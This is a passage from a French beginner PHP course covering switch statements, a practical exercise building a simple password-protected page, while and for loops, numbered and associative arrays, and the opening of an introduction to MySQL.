Tout d'abord, il y a beaucoup moins d'accolades (elles marquent seulement le début et la fin du switch).
"case" signifie "cas". Dans le switch, on indique au début sur quelle variable on travaille (ici $note). On dit à PHP : *Je vais analyser la valeur de $note*. Après, on utilise des "case" pour analyser chaque cas (case 0, case 10 etc etc...).
Cela signifie : *Dans le cas où la valeur est 0... Dans le cas où la valeur est 10...*

Avantage : on n'a plus besoin de mettre le double égal ! Défaut : ça ne marche pas avec les autres symboles (`< > <= >= !=`). En clair, le switch ne peut tester que l'égalité.

 Le mot-clé "default" à la fin est un peu l'équivalent du "else". C'est le message qui s'affiche par défaut quelle que soit la valeur de la variable.

Il y a cependant une chose importante à savoir : supposons dans notre exemple que la note soit de 10. PHP va lire : case 0 ? Non. Je saute. case 5 ? Non plus. Je saute. case 7 ? Non plus. Je saute. case 10 ? Oui, j'exécute les instructions. Mais contrairement aux *elseif*, PHP ne s'arrête pas là et continue à lire les instructions des case qui suivent ! case 12, case 16 etc...

Pour empêcher cela, utilisez l'instruction break;. L'instruction "break" demande à PHP de sortir du switch. Dès que PHP tombe sur break, il sort des accolades et donc il ne lit pas les "case" qui suivent. En pratique, on utilise très souvent un break car sinon PHP lit des instructions qui suivent et qui ne conviennent pas.
Essayez d'enlever les break dans le code 1.6.7, vous allez comprendre pourquoi ils sont indispensables !

Quand doit-on choisir If, et quand doit-on choisir Switch ?

C'est surtout un problème de présentation et de clarté. Pour une condition simple et courte, on utilise le If, et quand on a une série de conditions à analyser, on préfère utiliser Switch pour rendre le code plus clair Vous êtes en train d'assimiler sans le savoir les fondements de la programmation PHP qui détermineront avec quel "style" vous allez coder par la suite.
En effet, on peut parler de "style" de programmation car chaque programmeur va présenter son code différemment (le résultat est le même mais la façon de faire est parfois différente). Ici, je vous présente ma manière de faire, donc au début vous allez avoir un peu mon style, mais rassurez-vous petit à petit vous allez vous créer le vôtre

Quoiqu'il en soit, c'est en ce moment-même que vous apprenez le plus de choses, et il ne faut surtout pas décrocher, d'autant plus qu'on en a presque fini avec les bases !

TP : page protégée par mot de passe

Bienvenue dans votre premier TP (Travaux pratiques) !
Ceci n'est pas un chapitre comme un autre, vous n'allez rien apprendre de nouveau. Mais pour la première fois, vous allez pratiquer pour de bon et réaliser votre premier script PHP !

Le but de ces TP est de vous montrer à quoi peut servir tout ce que venez d'apprendre. Quand vous lisez un chapitre, vous êtes parfois dans le flou, vous vous dites "Ok, j'ai compris ce que tu veux me dire, mais je vois vraiment pas où tu veux en venir : comment je peux faire un site web avec tout ça ?".
Maintenant, place au concret !

Et, bonne surprise, vous avez déjà le niveau pour protéger le contenu d'une page par mot de passe ! C'est ce que je vais vous apprendre à faire dans ce chapitre.

Comme c'est votre premier TP, il est probable que vous vous plantiez lamentablement (vous voyez, je ne vous cache rien). Vous aurez envie de vous pendre ou de vous jeter par la fenêtre, c'est tout à fait normal.
Je connais peu de monde qui peut s'être vanté d'avoir réussi du premier coup son premier script PHP. Ne vous découragez pas donc, essayez de suivre et de comprendre le fonctionnement de ce TP, et ça ira déjà mieux au prochain TP

Réalisation de la page protégée par mot de passe

Etape 1 : prérequis

En règle générale, il faut avoir lu tous les chapitres qui précèdent le TP pour bien le comprendre. Voici la liste des connaissances dont on a besoin pour réaliser ce TP :

- Afficher du texte avec echo
- Utiliser les variables (affectation, affichage...)
- Transmettre des variables via une zone de texte
- Utiliser des conditions simples (if, else)

Si un de ces points est un peu flou pour vous (vous avez peut-être oublié), n'hésitez pas à relire le paragraphe qui correspond, vous en aurez besoin pour traiter convenablement le TP.
Vous remarquerez que ce TP ne nécessite pas de maîtriser des choses bien compliquées. Pour un premier TP, on fait simple et court

Etape 2 : préparation du script


Pour bien faire son script, je recommande toujours de travailler d'abord au brouillon (vous savez, avec un stylo et une feuille de papier). Ca peut paraître bien souvent une perte de temps, mais c'est tout à fait le contraire. Si vous vous mettez à écrire des lignes de code au fur et à mesure, ça va être à coup sûr le bazar. Tandis que si vous prenez 5 minutes pour y réfléchir devant une feuille de papier, votre code sera mieux structuré et vous éviterez de nombreuses erreurs (qui font perdre du temps).

A quoi doit-on réfléchir sur notre brouillon ?

1. Au problème que vous vous posez (qu'est-ce que je veux arriver à faire ?)
2. Au schéma du code, c'est-à-dire que vous allez commencer à le découper en plusieurs morceaux, eux-mêmes découpés en petits morceaux (c'est plus facile à avaler).
3. Aux fonctions et aux connaissances en PHP dont vous allez avoir besoin (pour être sûr que vous les utilisez convenablement).
4. Aux variables que vous allez utiliser, c'est-à-dire au nom que vous allez leur donner.

Et pour montrer l'exemple, nous allons suivre cette liste pour notre TP :

1. Problème posé : vous avez créé une page web qui contient des informations ultra-confidentielles (les codes d'accès au serveur central de la NASA par exemple), et vous voulez la protéger par mot de passe pour que seuls vous et vos amis puissent y accéder. Sans le mot de passe, on ne doit pas pouvoir afficher la page.
2. Schéma du code : tout d'abord, on ne doit travailler que sur une seule page.
   Cette page affiche au départ une zone de texte pour rentrer le mot de passe. Si le mot de passe est bon, on affiche les informations confidentielles. Sinon, on propose à nouveau de rentrer le mot de passe (vous sentez déjà venir les conditions, n'est-ce pas ?)
   On va dessiner un schéma pour éclaircir tout ça :



   Vous vous attendiez peut-être à plus compliqué... D'ailleurs vous auriez certainement fait quelque chose de plus compliqué (pour rien). Ce que je vous présente là, c'est le code simplifié au maximum. Vous allez voir

qu'il n'y a pas besoin de faire plus que cette simple condition.
Si ça vous paraît TROP simple, attendez de voir la suite et vous allez rapidement comprendre qu'on peut faire simple et efficace.

3. Fonctions et connaissances requises : voir les prérequis plus haut (on les a déjà énoncés).
4. Variables nécessaires : à votre avis, de combien de variables va-t-on avoir besoin ? 4 ? 5 ? 10 ?

   Que nenni ! Une seule ! Une seule variable est nécessaire pour réaliser ce script !
   Vous avez deviné de laquelle il s'agit ? Ca me paraît assez évident : on va avoir besoin d'une variable qui stocke le mot de passe entré.

   Bon, maintenant faut lui trouver un nom. Vous vous dites probablement que ce n'est qu'un "détail", après tout elle peut s'appeler $supervariable, $thelostpassword, $tutrouverasjamaislemotdepasse... Dans tout les cas ça marche aussi bien et le résultat est le même.
   Oui, mais le code lui ne sera pas le même. Et s'il y a une chose à laquelle fait attention un programmeur, c'est la qualité de son code. Il choisit judicieusement le nom de ses variables et il met des commentaires (beaucoup de commentaires) pour qu'il puisse reprendre son travail plus tard sans être totalement noyé dans son propre code.

   Evitez à tout prix les noms ambigus de type $temp, $sr07686 etc etc... N'hésitez pas à utiliser des noms longs mais compréhensibles. Et des noms en français tant qu'à faire (on a déjà assez de mots-clés en anglais comme ça).
   Dans notre cas, je propose $mot_de_passe (les underscores _ remplacent les espaces). Les noms à éviter ici seraient par exemple : $pass, $password. Certes, ils sont plus courts, mais $mot_de_passe est vraiment le plus clair et vous vous repérerez mieux dans votre code ainsi.

   Mais attention, n'oubliez pas qu'on va récupérer d'abord une variable à partir d'un formulaire.

   Vous vous souvenez qu'il y avait un préfixe à mettre ? Si votre champ de texte s'appelle mot_de_passe, il y aura donc une variable $_POST['mot_de_passe'] qui sera automatiquement créée dès que l'utilisateur aura entré un mot de passe.

Un dernier problème : la première fois que vous chargerez la page, il faudra vérifier si la variable $_POST['mot_de_passe'] existe sinon vous risquez d'avoir une erreur. En effet, si vous demandez à PHP si la variable vaut "toto", mais que la variable n'existe pas, ça affichera une erreur !

Il y a donc 2 cas possibles :

- La première fois que vous chargez la page, vous n'avez pas encore rempli le formulaire... Ca veut donc dire que $_POST['mot_de_passe'] n'existe pas. Il sera alors inutile de vérifier si le mot de passe est bon ou pas, puisque le visiteur n'a encore rien entré
- Lorsque vous avez tapé votre mot de passe et cliqué sur "Envoyer", la page se recharge mais cette fois $_POST['mot_de_passe'] existe. Dans ce cas, vous allez vérifier si cette variable est bien le bon mot de passe. Vous afficherez la page cachée si c'est le cas.

Comment vérifier si $_POST['mot_de_passe'] existe ? Il va falloir utiliser la fonction isset de PHP qui vaudra true (vrai) si la variable existe, ou false (faux) si elle n'existe pas.
En utilisant la méthode "courte" que je vous ai enseignée dans le chapitre précédent (à propos des booléens), ça nous donne :
```
if (isset($_POST['mot_de_passe']))
{
// Alors on peut vérifier si le mot de passe est bien "toto" par exemple
}
```

Voilà ! Notre préparation est terminée, on peut maintenant passer au code

Etape 3 : à vous de jouer !

On a préparé le terrain ensemble, maintenant vous savez tout ce qu'il faut pour réaliser le script !

Vous êtes normalement capables de trouver le code à taper par vous-mêmes, et c'est ce que je vous invite à faire. Ca

ne marchera probablement pas du premier coup, mais ne vous en faites pas : ça marche jamais du premier coup !

Bon, allez un peu de sérieux, hop hop hop ! On lance EasyPHP, son bloc-notes (ou mieux, son Notepad++, son Dreamweaver ou autre éditeur de texte qui colore le code PHP), et on se met à coder !
Basez-vous sur le schéma que je vous ai donné plus haut. Si vous le respectez scrupuleusement, je peux vous assurer que ça marche.

Vous aurez besoin d'inventer un mot de passe, je vous laisse libres de choisir celui que vous voulez.

Bon code !

Etape 4 : correction

Maintenant, on corrige !
Vous ne devriez lire cette partie que si vous avez terminé votre travail (pour le comparer au mien), ou si vous êtes complètement bloqué. Si jamais vous êtes bloqué, ne regardez pas toute la correction d'un coup. Regardez juste la section qui vous pose problème et essayez de continuer sans la correction.

Code : PHP

```
<?php
// J'ai choisi le mot de passe "kangourou"

if (isset($_POST['mot_de_passe'])) // Si la variable existe
{
    // On se crée une variable $mot_de_passe avec le mot de passe entré
    $mot_de_passe = $_POST['mot_de_passe'];
}
else // La variable n'existe pas encore
{
    $mot_de_passe = ""; // On crée une variable $mot_de_passe vide
}


if ($mot_de_passe == "kangourou") // Si le mot de passe est bon
{
// On affiche la page cachée.
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Codes d'accès au serveur central de la NASA</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>
        <h2>Voici les codes d'accès :</h2>
        <h3>CRD5-GTFT-CK65-JOPM-V29N-24G1-HH28-LLFV</h3>

        <hr />

        <p>
        Cette page est réservée au personnel de la NASA. N'oubliez pas de la visiter
régulièrement car les codes d'accès sont changés toutes les semaines.<br />
        La NASA vous remercie de votre visite.
        </p>
    </body>
</html>

<?php
}

else // le mot de passe n'est pas bon
{
// On affiche la zone de texte pour rentrer le mot de passe.
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Page protégée par mot de passe</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>
<p>Veuillez entrer le mot de passe pour obtenir les codes d'accès au serveur central de
la NASA :</p>
<form action="protection.php" method="post">
<p>
<input type="text" name="mot_de_passe" /> <input type="submit" value="Valider" />
</p>
</form>
<p>Cette page est réservée au personnel de la NASA. Si vous ne travaillez pas à la NASA,
inutile d'insister vous ne trouverez jamais le mot de passe ! ;-)</p>
    </body>
</html>

<?php

} // Fin du else

// Fin du code :)
?>
```

Essayer !

Alors, ça vous plaît ?
Vous aurez beau chercher, on ne peut pas afficher la page cachée tant qu'on n'a pas rentré le bon mot de passe. Vous n'avez qu'à mettre au défi un ami ou un membre de votre famille, il pourra chercher des heures mais il ne verra pas la page cachée s'il n'a pas le bon mot de passe !

Ce code est simple, je ne discuterai pas longtemps dessus. Je souhaite juste préciser 2 ou 3 points sur lesquels vous vous êtes peut-être posés des questions :

- On commence d'abord par vérifier si la variable $_POST['mot_de_passe'] existe. Si c'est le cas, alors on crée une variable $mot_de_passe qui vaudra le mot de passe que le visiteur a entré.
  Si $_POST['mot_de_passe'] n'existe pas, c'est simplement que c'est la première fois que la page est chargée. Dans ce cas, on va créer un $mot_de_passe vide (d'où les doubles guillemets)
  Ne vous prenez pas la tête sur le fonctionnement de isset, sachez qu'en faisant comme ça on peut vérifier si une variable existe ou pas, c'est tout ce qui compte.
- Ensuite, on fait une condition pour vérifier si $mot_de_passe est le bon mot de passe. Ici j'ai choisi "kangourou" pour l'exemple.
- Je n'ai volontairement pas utilisé de echo. J'aurais pu, mais j'ai préféré utiliser l'astuce dont je vous ai parlé dans le chapitre sur les conditions : il suffit de fermer la balise PHP (?>), puis de taper le code HTML à afficher.
- Je pense que vous avez vu qu'il y a en fait 2 pages en 1. En dehors des balises PHP, j'ai utilisé du HTML pur.
- Que se passe-t-il la première fois qu'on affiche la page ? $_POST['mot_de_passe'] est vide (il contient NULL je vous rappelle). Donc $_POST['mot_de_passe'] n'est PAS égal à "kangourou". C'est donc ce qui suit else (sinon) qui est exécuté en premier (et heureusement, il vaut mieux éviter d'afficher la page cachée en premier)

Ce qui est génial avec PHP, c'est que la source que l'internaute reçoit ne contient PAS la page cachée ni le mot de passe (essayez de faire Affichage / Source pour voir ce que le client reçoit). Seul le serveur voit tout le code PHP, donc personne ne peut trouver votre mot de passe en trichant !

Alors cette protection est-elle efficace ?

Oui, honnêtement elle l'est. Du moins, elle est efficace si vous mettez un mot de passe compliqué (pas le nom de votre chien, c'est trop facile à trouver ça)
Pour moi, un bon mot de passe c'est long, avec plein de caractères bizarres, des majuscules, des minuscules, des chiffres etc etc... Par exemple k7hYTe40Lm8Mf est un bon mot de passe qui a peu de chances d'être trouvé "par hasard". J'espère que ce premier TP vous a plu
J'espère qu'il vous a aussi donné des idées pour de futurs scripts, que vous avez des idées pour l'améliorer etc...
Tiens, en parlant d'améliorer, si le mot de passe est mauvais ça serait bien d'afficher un message d'erreur en rouge. Vous êtes capables de le faire d'ailleurs, vous devriez essayer !

Si vous avez besoin d'aide sur ce script ou un autre, je vous rappelle qu'il y a un forum PHP sur ce site, où vous pouvez exposer tous vos problèmes

---

Les boucles

On a bientôt fini la Partie I : les bases de PHP !
Ceci est l'avant-dernier chapitre. C'est une des dernières connaissances "de base" à acquérir avant que vous puissiez commencer à découvrir l'aspect vraiment intéressant de PHP.

Normalement, si vous avez bien compris les conditions, ce devrait être un chapitre facile à avaler (et à digérer)

Une boucle simple : While

Qu'est-ce qu'une boucle ?

Une boucle, c'est une structure qui fonctionne sur le même principe que les conditions (if... else). D'ailleurs vous allez voir qu'il y a pas mal de similitudes avec le chapitre sur les conditions.
Concrètement, une boucle permet de répéter plusieurs fois des instructions. En clair, c'est un gain de temps, c'est très pratique et bien souvent indispensable.

On peut faire un schéma si vous voulez :

Voilà ce qui se passe dans une boucle :

1. Comme d'habitude, les instructions sont d'abord exécutés dans l'ordre, de haut en bas (flèche rouge)
2. A la fin des instructions, on retourne à la première (flèche verte)
3. Et on recommence à lire les instructions dans l'ordre (flèche rouge)
4. Et on retourne à la première (flèche verte)
5. etc etc...

Le seul hic dans ce schéma, c'est que ça ne s'arrête jamais ! Les instructions seraient réexécutées à l'infini !
C'est pour cela que, quel que soit le type de boucle (While ou For), il faut indiquer une **condition**. Tant que la condition est remplie, les instructions sont réexécutées. Dès que la condition n'est plus remplie, on sort enfin de la boucle (ouf !).

Voici comment faire avec une boucle simple : While.

Code : PHP

```
<?php
while ($continuer_boucle == "oui")
{
    // instructions à exécuter dans la boucle
}
?>
```

"While" peut se traduire par "Tant que". Ici, on demande à PHP : *TANT QUE $continuer_boucle est égal à "oui", exécuter ces instructions :*

Les instructions qui sont répétées en boucle se trouvent entre les accolades { et }. Mais bon là je vous apprends rien, vous commencez à avoir l'habitude de voir des accolades de partout

Et puis voilà, ma foi vous savez tout
Ceci dit, je vais quand même vous montrer 1 ou 2 exemples d'utilisation de boucles, pour que vous voyiez à quoi ça peut servir...

Pour notre premier exemple, on va supposer que vous avez été punis et que vous devez recopier 100 fois "Je ne dois pas regarder les mouches voler quand j'apprends le PHP."
Avant, il fallait prendre son mal en patience et ça prenait des heuuuures. Maintenant, avec PHP, on va faire ça en un clin d'oeil

Regardez ce code :

Code : PHP

```php
<?php
$nombre_de_lignes = 1;

while ($nombre_de_lignes <= 100)
{
    echo "Je ne dois pas regarder les mouches voler quand j'apprends le PHP.<br />";
    $nombre_de_lignes++; // $nombre_de_lignes = $nombre_de_lignes + 1
}
?>
```

Essayer !

La boucle pose la condition : *TANT QUE $nombre_de_lignes est inférieur à 100*
Dans cette boucle, il y 2 instructions :

- Le echo, qui permet d'afficher du texte en PHP. A noter qu'il y a une balise HTML
 à la fin : c'est pour aller à la ligne. Vu que vous connaissez le HTML, ça n'a rien de surprenant : chaque phrase sera écrite sur une seule ligne (et non pas à la suite, si vous enlevez le
 vous verrez).
- Une instruction bizarre ensuite : $nombre_de_lignes++; Késako ? Regardez mon commentaire : c'est exactement la même chose. En fait, c'est une façon plus courte d'ajouter 1 à la variable. On appelle cela **l'incrémentation** (ce nom barbare signifie tout simplement que l'on a ajouté 1 à la variable).

A chaque fois qu'on fait une boucle, la valeur de la variable augmente : 1, 2, 3, 4... 98, 99... Dès que la variable atteint 100, on arrête la boucle. Et voilà, on a écrit 100 lignes en un clin d'oeil
Et si la punition avait été plus grosse, pas de problème ! Il suffirait de changer la condition (par exemple mettre "TANT que c'est inférieur à 500" pour l'écrire 500 fois).

Il faut TOUJOURS s'assurer que la condition sera au moins remplie une fois. Si elle ne l'est jamais, alors la boucle s'exécutera à l'infini !
PHP refuse normalement de travailler plus d'une quinzaine de secondes. Il s'arrêtera tout seul s'il voit que son travail dure trop longtemps et affichera un message d'erreur.

Nous venons donc de voir comment afficher une phrase plusieurs centaines de fois sans efforts.

Mais est-ce vraiment utile ? On n'a pas besoin de faire ça sur un site web ?!

C'est vrai. Je peux difficilement vous dire à quoi ça va vraiment nous servir, mais sachez que ça sera très utile dans la partie II de ce cours. En effet, nous serons très souvent amenés à répéter plusieurs fois des instructions et la boucle While nous sera alors très utile !
Je vous demande juste pour le moment de pratiquer et de comprendre comment ça marche.

Bon, un autre exemple pour le fun ?
On peut écrire de la même manière une centaine de lignes, mais chacune peut être différente (on n'est pas obligés d'écrire la même chose à chaque fois).
Cet exemple devrait vous montrer que la valeur de la variable augmente à chaque passage dans la boucle :

Code : PHP

```php
<?php
$nombre_de_lignes = 1;

while ($nombre_de_lignes <= 100)
{
echo "Ceci est la ligne n°$nombre_de_lignes<br />";
$nombre_de_lignes++;
}
?>
```

Essayer !

Voilà, c'est tout bête, et cet exemple ressemble beaucoup au précédent. La particularité là, c'est qu'on affiche à chaque fois la valeur de $nombre_de_lignes (ça vous permet de voir que sa valeur augmente petit à petit).

 Pour info, l'astuce que je vous avais donnée dans le chapitre sur les conditions marche aussi ici : vous pouvez fermer le tag PHP ?>, écrire du texte en HTML, puis réouvrir le tag PHP <?php
Ca vous évite d'utiliser une instruction echo.
On aura l'occasion d'utiliser cette astuce de nombreuses fois dans la partie II.

Une boucle plus complexe : For

Mais non, n'ayez pas peur voyons
Il ne vous arrivera rien de mal, le mot "complexe" ne veut pas dire "compliqué".

For est un autre type de boucle, qui produit exactement le même résultat mais qui est adapté à un type particulier de boucles. Dans tous les cas, vous pouvez utiliser un While, ça marche à tous les coups.
Pour ma part, je préfère toujours utiliser un While, mais je veux que vous voyiez rapidement le For pour que vous ne soyez pas étonnés si vous en rencontrez un jour

Alors, comment ça marche un For ? Ca ressemble beaucoup au While, mais c'est la première ligne qui est un peu particulière. Pour que vous voyiez bien la différence avec le While, je reprends exactement l'exemple précédent, mais cette fois avec un For :

Code : PHP

```php
<?php
for ($nombre_de_lignes = 1; $nombre_de_lignes <= 100; $nombre_de_lignes++)
{
echo "Ceci est la ligne n°$nombre_de_lignes<br />";
}
?>
```

Que de choses dans une même ligne !

Bon, vous vous en doutez, je ne vais vous expliquer que la ligne du for, le reste n'a pas changé.

Après le mot for, il y a des parenthèses (si si je vous jure !)
Dans ces parenthèses, il y a 3 éléments, séparés par des point-virgules ;
Décrivons chacun de ces éléments :

- Le premier sert à l'**initialisation**. C'est la valeur que l'on donne au départ à la variable (ici elle vaut 1).
- Le second, c'est la **condition**. Comme pour le While, tant que la condition est remplie, la boucle est réexécutée. Dès que la condition ne l'est plus, la boucle s'arrête.
- Enfin, le troisième c'est l'**incrémentation**, qui vous permet d'ajouter 1 à la variable.

Les deux derniers codes donnent donc exactement le même résultat.
A votre avis, lequel des deux est le plus adapté dans ce cas ? C'est plutôt le For, car comme vous le voyez tout est prévu pour faire tenir ça dans une ligne.

 Comment savoir lequel prendre quand je dois choisir entre un While et un For ?

While marche à tous les coups.
For ne marche que quand on a un nombre qui s'incrémente, comme on a fait ici. Donc For est parfois plus adapté, mais personne ne vous tuera si, comme moi, vous préférez utiliser un While tout le temps Croyez-moi, les

boucles c'est vraiment très pratique !
Grâce à elles, il y a des scripts PHP que l'on peut écrire en quelques lignes de code et qui pourtant effectuent beaucoup de calculs !

Vous aurez en particulier l'occasion de vous servir des boucles lorsque vous attaquerez la partie II : la base de données. D'ailleurs, c'est dans pas longtemps, vu qu'on a presque terminé les bases du PHP

Les tableaux (array)

Nous entamons ici un aspect très important du PHP : les array.
Vous allez voir qu'il s'agit de variables "composées", que l'on peut imaginer sous la forme de tableau.

On peut faire énormément de choses avec les array, et leur utilisation n'est pas toujours très facile. En réalité, un connaisseur en PHP sera peut-être un peu surpris de trouver ce chapitre dans "les bases du PHP".
Et pourtant, si je fais cela il y a bien une raison : en comprenant ce chapitre, vous n'aurez quasiment aucune difficulté à comprendre la base de données (et c'est légèrement le thème de la partie II de ce cours).

Seulement, pour ne pas trop compliquer les choses, j'ai décidé de séparer le chapitre en 2 : ici nous verrons les bases, juste le strict nécessaire.
Dans la partie III, vous retrouverez les array, et vous apprendrez à faire plein de choses avec

Mais trève de bavardages, à l'abordaaaage !

Tableaux numérotés

 Mais euh, c'est quoi un array au juste ?

Un array, c'est une variable. Mais une variable un peu spéciale.

Reprenons. Jusqu'ici vous avez travaillé avec des variables toutes simples : elles ont un nom et une valeur. Par exemple :

Code : PHP

```
<?php
$prenom = "Nicole";
echo "Bonjour $prenom !"; // Cela affichera : Bonjour Nicole !
?>
```

Ce qui peut se matérialiser sous la forme :

Nom	Valeur
$prenom	Nicole

Ici, nous allons voir qu'il est possible d'enregistrer plein d'informations dans une seule variable (bien plus que "Nicole").
C'est très facile à imaginer. Regardez par exemple ce tableau, contenu de la variable $prenoms :

Numéro	Valeur
0	François
1	Michel
2	Nicole

3	Véronique
4	Benoît
...	...

$prenoms est un **array** : c'est ce que j'appelle une variable "tableau". Elle n'a pas qu'une valeur mais plusieurs valeurs (vous pouvez en mettre autant que vous voulez).
Dans un array, les valeurs sont rangées dans des "cases" différentes. Ici, nous travaillons sur un array numéroté.


Attention ! Un array numéroté commence toujours à la case n°0 !
Ne l'oubliez jamais, ou vous risquez de faire des erreurs par la suite...

Pour afficher "Véronique" par exemple, il ne faudra pas juste marquer $prenoms (PHP ne sait pas dans quelle case chercher !). Il va falloir lui dire :

Affiche-moi le contenu de $prenoms dans la case n°3


Et comment on lui dit ça ? 

Il faut écrire le nom de la variable, suivi du numéro entre crochets. Pour afficher "Véronique", on utilisera l'instruction :

Code : PHP

```php
<?php
echo $prenoms[3];
?>
```

C'est tout bête 
Par contre si vous oubliez de mettre les crochets, ça ne marchera pas (ça renverra "Array"...). Donc dès que vous travaillez sur des array, vous êtes obligés d'utiliser les crochets pour indiquer dans quelle "case" on doit aller chercher l'information.

Reste maintenant à voir comment créer un array. C'est un peu particulier, il faut utiliser la fonction array.
Cette exemple vous montre comment créer l'array $prenoms :

Code : PHP

```php
<?php
// La fonction array permet de créer un array
$prenoms = array ("François", "Michel", "Nicole", "Véronique", "Benoît");
?>
```

L'ordre a beaucoup d'importance. Le premier élément ("François") aura le n°0, ensuite Michel le n°1 etc etc...
Et puis ma foi, c'est aussi simple que cela. Vous avez vu comment créer un array, et comment afficher le contenu d'une case de l'array.

Je vous propose maintenant de faire un petit script pour résumer. Il doit afficher tout le contenu de notre array $prenoms.
On va donc d'abord commencer par créer cet array comme nous venons juste le voir. Puis nous utiliserons une boucle. On peut se servir d'un while ou d'un for (ça marche tout aussi bien). Là je trouve qu'un for est plus approprié, regardez :

Code : PHP

```php
<?php
// On crée notre array $prenoms
$prenoms = array ("François", "Michel", "Nicole", "Véronique", "Benoît");

// Puis on fait une boucle pour tout afficher :
for ($numero = 0; $numero < 5; $numero++)
{
    echo $prenoms[$numero]; // affichera $prenoms[0], $prenoms[1] etc...
    echo "<br />"; // pour aller à la ligne
}
?>
```

Essayer !

Magique, n'est-ce pas ? 

Tableaux associatifs

Bon, alors là on va pas traîner dessus 50 ans pour rien 
C'est exactement pareil que ce qu'on vient de voir, sauf qu'au lieu de repérer les "cases" par des numéros, on va nommer ("étiqueter") ces cases.

Par exemple, supposons que je veuille, dans un seul array, enregistrer les coordonnées de quelqu'un (nom, prénom, adresse, ville etc...). Si l'array est numéroté, comment savoir que le n°0 c'est le nom, le n°2 l'adresse ?...

C'est là que deviennent utiles les tableaux associatifs. Pour les créer, on utilisera la fonction *array* comme tout à l'heure, mais on va mettre "l'étiquette" devant chaque information :

Code : PHP

```php
<?php
// On crée notre array $coordonnees
$coordonnees = array (
    "Prénom" => "François",
    "Nom" => "Dupont",
    "Adresse" => "3, rue du Paradis",
    "Ville" => "Marseille");
?>
```

 Note importante : il n'y a qu'une seule instruction (un seul point-virgule). J'aurais pu tout mettre sur la même ligne, mais rien ne m'empêche de séparer ça sur plusieurs lignes pour que ça soit plus facile à lire  .

Vous remarquez qu'on met une flèche (=>) pour dire "associé à". Par exemple, on dit "Ville associé à Marseille".

 Et pour afficher le contenu de cet array ?

Eh bien c'est sensiblement pareil que tout à l'heure. On utilisera des crochets, mais on mettra souvent des apostrophes à l'intérieur (ce n'est pas obligatoire mais je préfère vous donner une bonne habitude de suite ).
Par exemple, pour extraire la ville, on devra taper $coordonnees['Ville'].

Voici un exemple qui marche (encore heureux) :

Code : PHP

```php
<?php
// On crée notre array associatif :
$coordonnees = array (
     "Prénom" => "François",
     "Nom" => "Dupont",
     "Adresse" => "3, rue du Paradis",
     "Ville" => "Marseille");

// Puis si je veux afficher la ville, je ferai :
echo $coordonnees['Ville'];
?>
```

Essayer !

Les array associatifs seront très importants dans la partie II de ce cours. En effet, dans la base de données vous aurez bien besoin de ce que vous venez d'apprendre ! Et voilà ! On a terminé la partie I !!!
Vous ne le savez peut-être pas, mais vous avez appris énormément de choses. En fait, vous venez d'apprendre ce que j'estime le plus dur : le début. Au début, on ne sait rien et il faut s'accrocher pour comprendre des choses qui ont l'air de ne servir à rien. Vous en êtes arrivés au bout : félicitations !

A côté, tous les prochains chapitres devraient vous paraître agréables et simples à lire
Continuez comme ça, vous êtes sur la bonne voie. Vous allez bientôt maîtriser le PHP comme des pros !

Partie 2 : La base de données

Elle est incontournable avec PHP.
Voyez vous-mêmes pourquoi elle va vous devenir indispensable.

Présentation de MySQL

Nous voici enfin dans la seconde partie. Vous vous attendez à quelques "changements", non ?

Tout d'abord, il faut le dire, vous n'êtes plus de gros débutants. Vous avez certainement l'impression de ne pas être capables de créer un site web en PHP...
Et c'est vrai, mais pourtant tout ce que vous venez d'apprendre est très important, et c'est à partir de maintenant qu'on va vraiment pouvoir créer des scripts en PHP !

Et attention : pas des petits scripts. En fait, vous saurez faire à la fin de cette partie la plupart des scripts que vous rencontrez sur des sites web : système de news, commentaires, forum, livre d'or et j'en passe.
Les parties suivantes, elles, vous aideront à améliorer la qualité de vos scripts et à faire des manipulations plus avancées (c'est très intéressant, mais bon on n'en est pas encore là :-°)

Allez, il est temps de faire les présentations

Euh... qui c'est celui-là ?

C'est MySQL, un système de base de données.

 Base de quoi ?

Oui je sais, encore des mots qui font peur... C'est particulièrement lourd d'ailleurs comme nom : "base de données". Ne vous étonnez donc pas si je me permets de l'abréger par BDD (Base De Données).

 Vous pourrez trouver aussi l'abrévation SGBD (Système de Gestion de Base de Données), qui est plus correcte. Mais mon abrévation en 3 lettres est plus courte, donc je garde la mienne, na !

La **base de données** est un système qui enregistre des informations. Un peu comme un fichier texte ? Non, pas vraiment. Ce qui est très important ici, c'est que ces informations sont toujours **classées**.
Et c'est ça qui fait que la BDD est si pratique : c'est un moyen simple de ranger des informations.

 Et si je préfère rester bordélique ? Si j'ai pas envie de classer mes informations ?
Est-on obligé de classer chaque information qu'on enregistre ?

C'est un peu ce que je me disais au début... Classer certaines choses ok, mais il me semblait que je n'en aurais besoin que très rarement.
Grave erreur ! Vous allez le voir, 99% du temps on range ses informations dans une base de données. Pour le 1% restant, on pourra enregistrer dans un fichier, ce que nous verrons plus tard car on en a rarement besoin.

Imaginez par exemple une armoire, dans laquelle chaque dossier est à sa place.
Quand tout est à sa place, c'est beaucoup plus facile de retrouver un objet n'est-ce pas ? Eh bien là c'est pareil : en classant les informations que vous collectez (par exemple des informations sur vos visiteurs), il vous sera très facile après de récupérer ce que vous cherchez.

PHP travaille avec MySQL

